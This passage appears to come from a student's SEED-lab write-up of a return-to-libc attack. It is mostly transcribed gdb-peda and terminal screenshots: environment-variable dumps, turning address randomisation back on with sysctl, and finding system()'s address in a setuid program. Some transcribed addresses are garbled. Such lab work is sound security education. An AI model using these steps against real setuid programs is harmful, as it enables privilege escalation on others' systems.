0xbfffff0a4:    "VTE_VERSION=4205"
0xbfffff0b5:    "XDG_MENU_PREFIX=gnome-"
0xbfffff0cc:    "SHELL=/bin/bash"
0xbfffff0dc:    "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbfffff105:    "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbfffff128:    "LD_PRELOAD=/home/seed/lib/boost/libboost_program_option
s.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/see
d/lib/boost/libboost_system.so.1.64.0"
0xbfffff1cd:    "WINDOWID=60817418"
0xbfffff1df:    "OLDPWD=/home/seed/Desktop/LAB4"
0xbfffff1fe:    "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-sessi
on/1000/1248"
0xbfffff242:    "GNOME_KEYRING_CONTROL="
0xbfffff259:    "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbfffff260:    "USER=seed"

```

- after debugging the first program(retlib\_gdb) we debug the new one(newretlib\_gdb)



The screenshot shows a terminal window titled "Terminal" running on a Linux desktop. The window title bar indicates it's part of "atmik-pes1201800189 [Running] - Oracle VM VirtualBox". The terminal displays a series of environment variables from memory starting at address 0xbfffffc7. The variables listed include:

```

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/100s 0xbfffffc7
0xbfffffc7:    "SION_ID=c1"
0xbfffffd2:    "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff002:    "CLUTTER_IM_MODULE=xim"
0xbffff018:    "SESSION=ubuntu"
0xbffff027:    "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff059:    "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff08a:    "TERM=xterm-256color"
0xbffff09e:    "VTE_VERSION=4205"
0xbffff0af:    "XDG_MENU_PREFIX=gnome-"
0xbffff0c6:    "SHELL=/bin/bash"
0xbffff0d6:    "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff0ff:    "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff122:    "LD_PRELOAD=/home/seed/lib/boost/libboost_program_option
s.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/see
d/lib/boost/libboost_system.so.1.64.0"
0xbffff1c7:    "WINDOWID=60817418"
0xbffff1d9:    "OLDPWD=/home/seed/Desktop/LAB4"
0xbffff1f8:    "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-sessi
on/1000/1248"
0xbffff23c:    "GNOME_KEYRING_CONTROL="
0xbffff253:    "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff280:    "USER=seed"
0xbffff28a:    "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;3
5:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:c
a=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.ar

```

## Task 5:

- Setting the value to 2 will enable the randomization of memory segments , it is the default setting of the system and most secure

The screenshot shows a terminal window titled "Terminal" with the following command history and output:

```
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ sysctl kernel.randomize_va_space=2
sysctl: permission denied on key 'kernel.randomize_va_space'
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ sudo sysctl kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ ls -l retlib badfile exploit
-rw-rw-r-- 1 seed seed 40 Mar 1 14:36 badfile
-rwxrwxr-x 1 root seed 7508 Mar 1 14:22 exploit
-rwsr-xr-x 1 root seed 7476 Feb 25 12:14 retlib
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ ./retlib
Segmentation fault
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$
```

The terminal window is part of an Oracle VM VirtualBox environment, as indicated by the title bar.

- We disable address randomisation with show disable-randomization and get the address of system() call on putting breakpoint at bof function

The screenshot shows a Linux desktop environment with several application icons in the dock. A terminal window is open, displaying assembly code and memory dump information. Below the terminal is a GDB session using the peda extension.

```

atmik-pes1201800189 [Running] - Oracle VM VirtualBox
Terminal
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[-----stack-----]
0000| 0xbffffecb0 --> 0x80485c2 ("badfile")
0004| 0xbffffecb4 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffecb8 --> 0x1
0012| 0xbffffecbc --> 0xb7dc8400 (<_IO_new_fopen>): push ebx
0016| 0xbffffecc0 --> 0xb7f1ddbc --> 0xbffffedac --> 0xbffffefbb ("XDG_VTNR=7")
0020| 0xbffffecc4 --> 0xb7dc8406 (<_IO_new_fopen+6>): add ebx,0x153
bfa)
0024| 0xbffffecc8 --> 0xbffffecf8 --> 0x0
0028| 0xbffffeccc --> 0x804850f (<main+52>): add esp,0x10
[-----]
Legend: code, data, rodata, value
S
Software Updater l, bof (badfile=0x804fa88) at retlib.c:11
11 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <_libc_system>
gdb-peda$ 

```

- We disable the address randomisation using show disable-randomization and get the address of system on putting breakpoint at main function

```

atmik-pes1201800189 [Running] - Oracle VM VirtualBox
Terminal
=> 0x80484ec <main+17>: sub    esp,0x8
    0x80484ef <main+20>: push   0x80485c0
    0x80484f4 <main+25>: push   0x80485c2
    0x80484f9 <main+30>: call   0x80483a0 <fopen@plt>
    0x80484fe <main+35>: add    esp,0x10
[-----stack-----]
[-----]
0000| 0xbffffce0 --> 0x1
0004| 0xbffffce4 --> 0xbffffeda4 --> 0xbffffef98 ("/home/seed/Desktop/LAB4
/retilib_gdb")
0008| 0xbffffce8 --> 0xbffffedac --> 0xbffffefbb ("XDG_VTNR=7")
0012| 0xbfffffec0 --> 0x8048561 (<_libc_csu_init+33>: lea    eax,[ebx-
0xf8])
0016| 0xbffffecf0 --> 0xb7f1c3dc --> 0xb7f1d1e0 --> 0x0
0020| 0xbffffecf4 --> 0xbffffed10 --> 0x1
0024| 0xbffffecf8 --> 0x0
0028| 0xbffffecfc --> 0xb7d82637 (<_libc_start_main+247>: add    e
sp,0x10)
[-----]
[-----]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xbffffeda4) at retlib.c:18
18      badfile = fopen("badfile", "r");
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <_libc_system>
gdb-peda$ 

```